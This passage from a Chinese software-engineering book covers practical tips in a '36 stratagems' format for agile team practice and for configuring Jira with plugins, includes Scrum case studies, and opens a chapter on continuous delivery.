- 第一计 照本宣科实现不了敏捷，必须找到最适合团队的敏捷实践。
- 第二计 “个体和交互重于过程和工具”，面对面沟通是敏捷的精髓之一。
- 第三计 “可用的软件重于面面俱到的文档”，产品要随时可以让用户体验。
- 第四计 “客户协作重于合同谈判”，要想尽一切办法和用户交流与沟通。
- 第五计 “随时应对变化重于遵循计划”，不能落后于用户的需求变化。

团队与角色

- 第六计 简单地设计，简单地实现。在不清楚用户到底需要什么的情况下，最好的办法就是先做出一个原型来请用户体验，然后反复打磨。
- 第七计 随时随地接受用户的反馈，并将其落实为下一个迭代的需求，滚动起来，形成良好的正反馈机制。
- 第八计 团队要勇于重构，小重构要随时随地做，并准备好为之付出一定的代价。重构的频率和力度，决定了代码能走多远。
- 第九计 我们在一个充满激情、互相信任的团队中工作，要坚信每一名成员都已付出了百分百的努力。
- 第十计 开发人员也要有一定的产品思维，必要时能与产品人员争辩，而不仅仅是单纯地执行其意见。
- 第十一计 要根据产品的形态、团队的成熟度来选择迭代时间窗口。迭代的时间窗口是绝对不容改变的！只能调整需求，不能拖延迭代发布！

第十二计 Scrum Master（敏捷专家）的角色必不可少，他负责控制会议、跟进进度、协调资源、组织回顾会等，最好是由有相关专业经验的人，或是请一位成熟的 PM（项目经理）来担当。

第十三计 要制订最适合的迭代节奏，确定迭代计划、开发、封版、短
线发布、预发布等的时间点，并由 Scrum Master 来严格控制。

需求故事卡

第十四计 一个迭代中最好有不同粒度的需求，并且预备一些额外的需求，随时应对迭代的变动。

第十五计 敏捷开发中，需求的拆分是一件非常有挑战的事情。可以从高层业务流程图做起，并且需要与用户一起确认这个流程图，在这个基础上再拆分需求。

第十六计 需求必须要有自己的优先级，这个优先级是制订迭代规划与发生调整时的唯一判断标准。

第十七计 必须把需求设计为独立的、可协商的、有价值的、可评估的、小粒度的、可测试的。

第十八计 需求故事卡（Story Card）最好能够写明目标用户、用户的场景以及用户的目的或需求本质。

第十九计 对需求的评估需要所有开发人员在迭代计划会议（IPM，Iteration Plan Meeting）上进行，如果有分歧，也要在充分阐明观点后重新评估。

敏捷迭代

第二十计 在所有的迭代开始之前，团队可能需要一次迭代 0 的实践，来解决诸如团队建设、搭建环境、统一 UI 风格、确定节奏等初始化的工作。

第二十一计 一旦团队稳定了，那么每个迭代的产出也会趋于稳定，会更容易推进迭代的进度和把控风险。

第二十二计 发布是可交付给最终用户的最小价值集合。一次发布中可能包含一个或多个迭代，如果一次发布仅有一个迭代，那么算是一种比较敏捷且快速响应的方式。

第二十三计 频繁的短线发布可以快速响应用户的需求。

敏捷实践

第二十四计 站立晨会除了介绍工作内容外，最重要的是要说明遇到的困难。

第二十五计 结对编程看似浪费资源，但如果在关键代码上实施，会收到意想不到的效果。

第二十六计 只在关键地方引入代码注释，而且说明大意即可，因为你也不知道在代码几经易手之后，注释与代码所代表的实际意义还是否能匹配。

第二十七计 系统隐喻：约定的类 / 方法命名规则、含有阶段目标的迭代名称、有创意的特性小组名称等，可以提升团队的凝聚力，并把目标随时传递给团队。

第二十八计 尽量统一代码规范和风格，体现出团队精神面貌。

- 第二十九计 好的架构是演化出来的，而不是一开始就设计出来的。
- 第三十计 条件允许的话，最好有一个持续集成环境（CI）。
- 第三十一计 测试驱动开发可以增加接口的可测试性，同时提升开发人员的测试意识。
- 第三十二计 灰度发布是敏捷开发中非常重要的概念，需要在代码中引入巧妙的设计来支持灵活、多维度的灰度逻辑。
- 第三十三计 定期的 show case 既能让团队其他成员了解团队的成果，也能及时收到来自用户的反馈。
- 第三十四计 团队可以通过故事墙、燃尽图等，随时了解迭代进度，及时发现风险，及时调整。
- 第三十五计 团队需要定期开回顾会，总结做得好的地方（well）和做得不够好的地方（less well），挑出最容易实施改进的项，落实处理人，形成良性正反馈。
- 第三十六计 如果你的团队比较大，管理起来有点困难，可以按业务拆分成若干个 7~10 人左右的特性小组（Feature Team），让团队协作更有效。



案例：现场客户

【相关计策：第四计】

“老大不在了，这次我可得好好发挥！加油！”在推开客户沟通室门之前，小 R 暗暗给自己鼓了一把劲。作为产品经理，过去的一个星期对小 R 来说真的很漫长，原先负责这套客户管理系统的产品经理 J 离职了，留给小 R 的，就只有厚厚的一沓产品需求规格说明书、短暂而匆忙的工

作交接，以及J复杂的眼神……

“小 R 呀，这个地方我想加两个报表。一个是以周为维度，看看客户订单的汇总情况，另一个是……”一个浑厚的声音将小 R 带回了现实，坐在小 R 面前的，是客户方代表 K，以及其他几位需求方。或许是经常打高尔夫球的原因，这几位客户的眼神总是有点飘忽不定。

“好的，这些需求我们一定照办。”小 R 不敢有一丝怠慢，在他的笔记本里，已经记录了密密麻麻的用户需求，有来自 K 的，也有来自其他几位客户的。

一个上午的时间很快就过去了，会议的进展也很顺利，虽然有过几次讨论甚至是争论，但细心的小 R 还是几乎没放过任何一个细节。

“小 R 呀，你很细心，你来当这个产品经理我们是一百个放心。这两个月，总部的大领导要来，有一些公司发展上的事情要谈，我们得作陪。系统开发这边的事情就全权交给你们喽。”

“好的，K 总，您就放心去忙吧，这边有我照看着！”小 R 瞬间觉得自己肩头落下了重重的担子，这里面有一份责任，有一份信任，也有一份压力。

回到团队，小 R 就把会上的需求细节仔仔细细地录成了需求，一一安排到团队的开发迭代里。新的发布周期就这样轰轰烈烈地开始了。

“小 R，这个统计报表的入口该放在哪儿呢？”

“哎呀，这个细节客户没说呢！现在我联系不上他们，我想可能放在这里好一点吧。”

“小 R，我觉得这里加一个按状态维度的查询可能会好一点。你看
看？”

“这个客户都没有提到呢，要不先算了吧。”

.....

两个月的时间很快就过去了，到了客户验收的时间。

“什么？这个功能不是我们要的哦，这里的按钮摆放也不对。还有，这个列表的查询性能也太差了……”

现场陷入了沉默，看得出来，K 总对这次验收并不满意。这可怎么办，小 R 感受到了从未有过的挫败感……

痛定思痛，小 R 决定在接下来的开发阶段一改以往的做法。在他的再三要求下，K 总保证每周能有一到两天的时间跟团队在一起，及时体验每周产生的新特性，听取大家的建议，并将新的需求提到新的迭代中。即使 K 总有时会很忙，他们也会每两周约定一个时间，将大家聚集到一起，演示阶段性的输出，并且收集反馈，列成后续需求。

在团队内部，也改变了以往一成不变的做法：每个开发人员都是产品经理，都可以为产品出谋划策，只要有道理的，大家就会采纳。需求不必写成面面俱到的规格说明书，说清楚用户的场景和主要诉求就好了，至于细节，可以在开发过程中边讨论边补充。每个迭代末也会开回顾会，大家讨论过往做得好和做得不够好的地方，好的要发扬光大，不够好的则要一起想具体的措施来改善。此外，他们也引入了持续集成，确保每天都能有一个可以交付和体验的产品环境，供客户来体验。

就这样，又经过了几个月的开发，由于产品一直处于可交付状态，用户也参与了整个开发的过程，因此 K 总他们对结果十分满意。小 R 的脸上也终于露出了久违的笑容。



更多案例请扫描二维码阅读:

- 需求评估点
- 站立晨会



作者简介

杨晓俊，2007 年毕业后加入腾讯，一直致力于在腾讯集团推广敏捷项目管理，是腾讯最早布道敏捷理念的成员，也是国内早期接受敏捷理论与实践的团队成员。拥有丰富的敏捷培训知识、敏捷项目管理实践和搭建企业级 IT 平台的经验，主导建设了腾讯敏捷产品研发平台——TAPD（<http://www.tapd.cn>），为业界提供基于敏捷产品研发模式的项目管理平台。





Jira 三十六计

总说

Jira 是 Atlassian 公司出品的项目与事务跟踪工具，被广泛应用于缺陷跟踪、客户服务、需求收集、流程审批、任务跟踪、项目跟踪和敏捷管理等工作领域。


Jira 是一个商业工具，使用它需要购买许可。在做出选择之前，我们也对比过同类型的开源工具平台，如 redmine、禅道、bugfree，相比之下，Jira 配置灵活、功能全面、部署简单、扩展丰富，在世界范围内得到了广泛的认可，可以满足大规模、多团队的复杂管理，因为我们要搭建的是集团级的工具平台，要为很多个不同规模和类型的开发团队提供服务，所以最终选择了 Jira。

我所在的公司于 2013 年引入了 Jira 产品，引入的主要原因是当时公司在大力推广实践敏捷研发，希望找到一个轻量化、支持敏捷实践的研发协作平台——以前的工具实在太重。几年过去了，经过集团公司各种类型和规模团队的磨炼，我们形成了较为成熟的应用管理方案，同时也走过了很多坑。我们认识到任何工具都有它的优势和局限性，如何能扬长避短地让工具平台发挥出最大价值，是我们实践者要做的事。


Jira 的核心优势是事项跟踪，开始我们只用它来管理缺陷和支持问题，后来随着应用的深入，管理的范围开始向前后逐渐延伸，同时配合 GitLab、Jenkins、Sonar 等其他平台形成了一个完整的项目全生命周期的管理方案，虽然不是全能，但好在 Jira 的开放性很好，可以和其他平台实现关联和集成，最终形成了如下图所示的研发管理平台完整支撑体系：




Jira 本身的功能已经不能满足应用的需求，我们逐渐引入了一些业界广泛应用的插件，如进行层级管理的 Structure，我们可以应用它来管理同一类型或者不同类型条目的层级关系，下图是用 Structure 插件进行需求管理 - 产品需求条目编写的应用截图：



Jira 的核心插件 GreenHoper 对敏捷实践的支撑非常好，包括 Scrum 和 Kanban（看板），如下图所示：




Jira 自身没有对测试过程进行定制化的支持，如测试计划、测试用例、测试执行管理等，我们可以通过测试过程管理的插件 Zephyr 来实现，它内置的如下图所示的管理过程可以直接使用：



Jira 提供了一些度量的小工具，如二维表、饼图、柱状图等，较为简单，如果想要进行一些多维度复杂条件的查询，就要借助一些度量的插件来实现，我们使用的是 EazyBI，它可以将不同信息源的数据汇聚到一起，

可以形成一个度量中心，如下图所示：



Jira 的特点是，上手的时候学习成本稍高一些，因为它的灵活性很高；但是熟练之后，就会体会到灵活带来的好处，你会发现有很大的自由应用的余地，如工作量、界面、字段，权限、面板等种种功能。

在接下来的具体计策中，我会把这些年在公司实践中积累的一些经验分享给大家，为了便于理解和阅读，我把计策分为下面 4 类。

- 平台特点：关于平台自身特点的一些建议。
- 超级插件：关于一些非常好用的插件的使用建议。
- 数据导入：关于最常见场景下的数据导入的建议。
- 应用建议：总结了这几年在应用 Jira 过程中踩过的坑。

接下来一起看具体计策和案例。

三十六计

平台特点

第一计 不要一刀切：Jira 的最大优势在于它的灵活性和适应性，因此在

使用中要与产品流程的实际特点和要求融合，具体问题具体分析，不应该一刀切。

第二计 实现全生命周期管理：Jira 的优势在于能够实现全生命周期对项目的支持，而不是一个简单的 bug 跟踪系统或看板系统，因此采用此工具要站在全局的角度整体规划。

第三计 不要只把 Jira 当作研发任务跟踪系统。Jira 本质是一个基于工作流的过程跟踪与协作工具，但它不仅适用于研发团队，而且适用于所有有协作需求的团队。

第四计 强大拓展性：Jira 的插件提供丰富功能，某一个插件对应一个具体场景实践的落地支持，建议建立一个插件定期汇总和发布平台或者推送机制，便于各使用者根据需要进行采集，实现对管理的持续快速升级。

第五计 开放性较好：Jira 已经从工具发展成为一个成熟的平台，提供了方便扩展的 API，提供了很多和其他平台集成的接口和插件，研发团队可以根据需求在上面扩展所管理的内容和服务。

第六计 要重视分享交流：对于 Jira 的各种使用场景，建议定期在公司内进行讨论，将各团队使用场景共享，互相取长补短。

第七计 Confluence 与 Jira 是最佳搭档，一般会将二者配合使用。作为知识共享协作的方案，Confluence 非常出色。

超级插件

第八计 如果你需要的不多，Jira 自带的度量功能就够了。Jira 能出的报表一般比较简单，若管理过程不复杂，Jira 自带的图表小工具就已经够用了。

第九计 若想实现更为复杂的度量图表，可以通过 EazyBI 插件实现。

EazyBI 可以在 Jira 看板中显示其他数据源的数据内容，并可以实现多维和分级的查询条件设置。

第十计 可以通过 quick linker 插件实现条目之间的关联创建和链接。

第十一计 可以通过 quick linker 插件来实现子条目自动集成父条目的某些字段值的功能。

第十二计 Structure 是很好的层级管理插件，用它组织层级管理非常直观、方便。

第十三计 Zephyr 是 Jira 平台中很好的管理测试过程的插件，它包括了用例、测试计划、测试执行、缺陷关联、测试统计等一个较为完整的测试管理方案的各个方面。

第十四计 如何让代码库（以 Git 为例）的变更集与 Jira 中的问题关联起来？可在 IDE 如（Eclipse）里面添加 MyLyn 的插件，直接配置关联到 Jira 的数据源，这样在提交代码时会自动找到当前用户在 Jira 中的任务，并进行关联，后面在 GitLab 代码库中就会看到这个变更集对应的 Jira 条目信息了。

第十五计 使用 enhancer 和 EasyBI 插件可以统计状态之间转换的时间，以及某个状态滞留的时间。

第十六计 支持敏捷与精益实践：Jira 对敏捷和精益实践有很好的工具方案支持，内含的敏捷插件能有效支撑 Scrum 的迭代和 Kanban 的流的管理过程，是从线下 Kanban 或 Scrum 迁移到线上工具的一个好选择。

第十七计 Jira 的服务支持方面的插件功能太简单，而且价钱昂贵，所以建议使用开源的服务支持系统，或自行开发服务支持系统。

数据导入

第十八计 批量导入数据时，编码必须是 Gb2312：编码默认是 UTF-8，一定要修改成 Gb2312 编码，否则会显示乱码。

第十九计 导入成功的前提是方案的一致性：新建的项目工作流（包括工作流状态）、问题类型、界面字段必须和原来系统的保持一致。先导出所有问题，转换成 csv 格式，然后导入。

第二十计 导入的经办人、报告人的名字最好是英文字符（和系统的用户名一样），如果是中文字符则会在新系统中新增加中文的用户。

第二十一计 每日导入后要保存导入配置：批量导入数据后，每次都要手动选择，为了下次导入时不用重新选择，可以把上次导入成功的配置保存下来。

应用建议

第二十二计 工作流设计不要求全面，够用就好。开始使用工作流时千万不要设计得太复杂，应该先设计一个满足目前要求的简单工作流，后续再根据实际的需求逐步扩展。

第二十三计 尽可能重用系统自带的全局对象，例如问题类型、自定义字段、状态、解决结果、优先级等，如果它们能满足项目的需求，就不要去创建新的对象，这可以带来很多管理上的便利。

第二十四计 购买 Jira 后会提供产品源码（Java 编写的），所以有 Java 基础的话很容易实现定制开发。

第二十五计 不同组织要使用不同的方案，不要为了方便而共用方案。

- 第二十六计 掌握 JQL 的高级查询是必要的：Jira 面板里展示的图表都是基于某个过滤器的，而过滤器的实质是 JQL 的查询，如果想实现项目的管理要求，仅使用简单查询是不够的，需要掌握和应用 JQL 的高级查询。
- 第二十七计 在 Jira 站点之间进行项目迁移后，如果迁移后的项目出现条目不能正常显示的问题，可以通过在 Jira 的系统配置中重置索引来解决。
- 第二十八计 Jira 升级一定提前要做好测试环境的升级验证工作。
- 第二十九计 假设有多个团队希望使用一个 Jira 平台管理各自的项目，如果各团队的管理规则不同，为了避免管理的相互影响，建议不同团队分开部署。
- 第三十计 Jira 平台的灵活性是以牺牲定制性为代价的，大家能看到的工作界面和功能菜单基本都是一样的。若想定制，需要二开，但二开又会对后续的升级有所影响。
- 第三十一计 Jira 做系统恢复时，如果没有系统的备份文件，则需要先恢复数据库，再恢复数据文件。
- 第三十二计 Jira 平台可通过 DBRD+KeepAlive 方式实现服务高可用。官方虽有高可用方案，但价钱不菲。
- 第三十三计 Jira 与其他平台的交互可以通过插件或自身提供 API 接口实现。
- 第三十四计 如何给 Jira 条目快速添加截图？之前的操作是这样：测试发现 bug → 截图并将图片保存到本地 → 从本地上传图片。现在可以这样实现：安装 JEditor 插件 → 修改渲染器 → 截图 → 在描述中直接按 Ctrl+V 组合键粘贴图片。

第三十五计 如何实现父子任务状态之间的联动？Jira 可以在某个条目的脚本中设置对另一个条目的动作触发。比如想要实现子任务完成后，自动触发父任务到完成状态，只需要在子任务的完成操作的脚本中设置对父条目的完成动作触发即可。

第三十六计 Jira 可以从用户、用户组、角色的几个维度来管理条目的操作权限。



案例：Jira 对敏捷和精益的落地支撑


【相关计策：第十六计】

案例背景

敏捷在公司内如火如荼地蔓延，实施过程逐渐成熟下来。之前实施敏捷过程的都是小团队，一般都是线下推进整个过程，对工具依赖性不强。但随着敏捷过程在公司内部的推广，一方面使用敏捷过程的团队规模越来越大，另一方面团队之间的协作关系也越来越复杂，还会有对历史数据的分析统计需求，这些都对工具平台的支撑能力提出了更高的要求。基于团队的这种需求，我们定制了一套敏捷的平台支撑方案，试图最大限度地支撑敏捷落地过程。

公司的迭代开发团队大多用 Scrum 过程，我们基于 Jira 平台设计了一套对 Scrum 过程的支撑方案，覆盖了 Scrum 的所有过程的活动、角色和工件要求。典型的场景包括了迭代开始之前的需求分析会议、迭代计划会议、每日站立会议、迭代评审会议、迭代回顾会议。下面将会按照时间顺序详细介绍一下工具 Jira 对 Scrum 过程的支撑方案。

Scrum 的整体框架如下图所示，包括 3 个角色、3 个工件、5 个活动和 5 个价值观：



下面根据 Scrum 过程的工作场景，详细说明各个过程的重点、相关角色，以及 Jira 平台提供的支撑。

使用 Jira 对需求进行整理

一切开发过程源于用户的需求。在正式的计划会议之前，产品经理要对需求进行整理，包括需求的筛选和优先级排序。Jira 的用户故事地图插件能帮助产品经理方便地实现需求规划分析、优先级设定及进行迭代规划，如下页图所示是一个用户故事面板的典型界面。


- 横向：按照时间顺序，根据用户的业务过程，排列用户故事卡片。
- 纵向：根据用户故事的优先级排列。
- 故事板下面：根据用户场景组织不同的迭代交付故事集。

产品经理基于上述过程规划出来产品大致的迭代计划，优先级最高的故事一般被安排到第一个迭代中。在下面的需求讨论会上，产品经理将基于这些故事和研发团队进行详细的交流。



在 Jira 中实现需求调整与细化

在需求讨论会上，产品经理和需求提出方可以基于 Jira 中的代办事项列表来进行讨论，随时对需求的内容进行修改、调整优先级等，如下图所示。




在 Jira 中可以设置多个迭代，我们通过拖动把不同的故事放到不同的迭代中，对于当前迭代的故事，产品经理可以和团队成员逐个交流，修改优先级、完善需求细节等。

2. 根据讨论结果调整故事优先级, Jira 预置的优先级数值为高、中、低。

3. Jira 中每个故事可以分解为任务, 或者直接分派给某人。


每日执行迭代计划会

迭代计划会之后, 团队开始每日执行, 接下来将通过每日站立会议沟通团队的进展和阻碍。Jira 支持 Agile 插件和电子看板功能, 包括列的设置、泳道设置、拖曳实现条目状态变化等, 如下图所示, 团队每天可以对着电子看板开站立会议。



迭代进度与计划管理——燃尽图

大家都是知道燃尽图是敏捷 Scrum 的一个重要图标, 可以展现出迭代的进度和障碍。Jira 可以根据条目的状态变化自动生成燃尽图, 和纸质看板相比更加简便高效, 燃尽图的分析方法如下图所示:



组织迭代评审会议

在一个迭代末期要组织团队成员和相关人员一起开迭代评审会议（如下图所示），一起确认需求的完成和满足情况。在 Jira 中可以直接看到一个迭代所包含的所有内容，如开始和完成的时间、每个条目的用时、过程进展情况、有哪些人处理过，等等。Jira 的汇总功能给评审会议带来了很多便利。



迭代评审会之后是迭代回顾会议（如下图所示），主要是总结得失，跟踪改进。可以使用 confluence 的会议纪要模板把要跟踪的内容记录下来，通过待办任务进行跟踪，推进后续处理。

迭代回顾会：通过系统记录跟踪持续改进的成果

在每个迭代结束后召开的关于自我持续改进的会议，围绕如下三个问题进行讨论：1) 本次迭代有哪些做得好；2) 本次迭代我们在哪些方面还能做得更好；3) 我们在下次迭代准备在哪些方面改进；主要针对当前迭代，团队成员自由讨论以及需要保持的做法，改进的以及持续跟踪计划。Scrum Master将团队讨论以及行动计划形成会议纪要，并发送给整个团队和有关同事。需要按照回顾会议的结论，维护一份待办事项列表，在下次回顾会上进行跟踪。

[illegible]

上面展示了如何应用 Jira 支撑一个 Scrum 的研发过程，其中有很多细节没有详细展开，如燃尽图、故事估算等，大家可以在实践中详细探索。



更多案例请扫描二维码阅读:

- ## ● 测试管理利器：Zephyr 插件



作者简介

何英华，用友集团开发管理部研发管理信息化业务总监。拥有 10 年研发管理与交付平台研发与实施经验，主要关注领域：敏捷与精益研发、项目管理、持续交付、DevOps，拥有 PMP、CSM、ACP 认证。



目前就职用友，负责建设 YSDP 用友集团研发交付共享服务中心，为公司研发团队提供研发与交付管理的共享服务，持续提高产品团队的研发交付效率。

第三章 持续交付

在21世纪第一个十年末,技术革命汹涌澎湃,新的业务需求层出不穷,软件行业在改变世界的同时,也迫切需要自我革新。而持续交付就是在这时横空出世的,它奠定了一种基调,使得快速、持续和高质量的软件交付成为整个行业的共识,持续交付也伴随 DevOps 的兴起共同推动软件行业进入发展的快车道。可以说持续交付和 DevOps 的思想一脉相承,又各自有所侧重,作为软件交付的最后一公里,持续交付更加关注工程领域的具体实践,旨在使用工具、技术和最佳实践的有机整合从总体上提升软件交付效率,为软件交付插上翅膀,直达业务价值的彼岸。

在本章中,我们注重理论和实践的结合,既深入浅出地为大家解读持续交付的核心思想和最佳实践,也覆盖当今业界主流的工具,如 Git、Jenkins、Docker 和 SaltStack,这些工具背后的每一条计策和每一个案例都源于行业顶级公司多年实践的积累。



持续交付三十六计

总说

在移动互联网时代和即将到来的人工智能时代，我们所处的商业格局和企业生态充满了易变性、不确定性、复杂性和模糊性，企业的创新能力依赖于频繁地从真实用户那里得到对商业假设的有效验证，胜出者的特点是拥有快速交付价值、灵活应对变化的能力。企业需要快速地获得认知，根据反馈来更新产品或原型，并再次进行实验，这种响应速度和响应能力对于赢得竞争非常关键。

但是在很多企业里，将软件部署到集成的类生产环境仍然是一个烦琐和高风险的工作，很多情况下需要几天甚至一周以上的时间。形成鲜明对比的是，早在 2011 年 5 月，亚马逊就实现了每天数万次生产环境的部署，这些部署影响到数万台生产环境的主机。在“唯快不破”的时代里，国内外很多公司都通过持续投入工程能力的建设，取得了 IT 效能的显著提升，助力了业务的成功。

持续交付可以称得上是 DevOps 的核心工程实践，目标是能够以可持续的方式将所有类型的变更（如特性、配置、缺陷修复、实验等）快速、

安全地部署到生产环境或用户手中。持续交付带来的结果是更短的交付周期、更高的质量和更低的成本。持续交付最终让部署成为一个例行活动，可以安全、一键式地进行，而不再是必须在业务时段以外，熬夜加班、耗时且痛苦地进行。具体来讲，持续交付的要求如下。

- **快速**：梳理整个软件交付流程，将过程中的活动标准化、自动化、可视化。最终的效果是构造一条部署流水线，从代码提交开始，触发自动化构建、测试、部署、发布，整个过程中的每个活动都是自动化、高效率地执行的，加快了整个交付过程，缩短了端到端的交付周期。
- **安全**：持续交付不仅仅是速度快，更能确保质量和安全性。在持续交付流水线中，存在一系列从不同维度对代码进行验证的措施（质量门），包括编译、代码静态扫描、单元测试、接口测试、集成测试、系统测试，还有很多非功能测试等，这些测试确保了提交的代码的质量。通过流水线的不断晋级，我们不断增强对质量的保障，然后是部署到准生产环境进行验收，最终部署到生产环境中。流水线中的一系列验证过程，检测并规避了潜在有风险的变更，保证了交付过程的质量和安全。
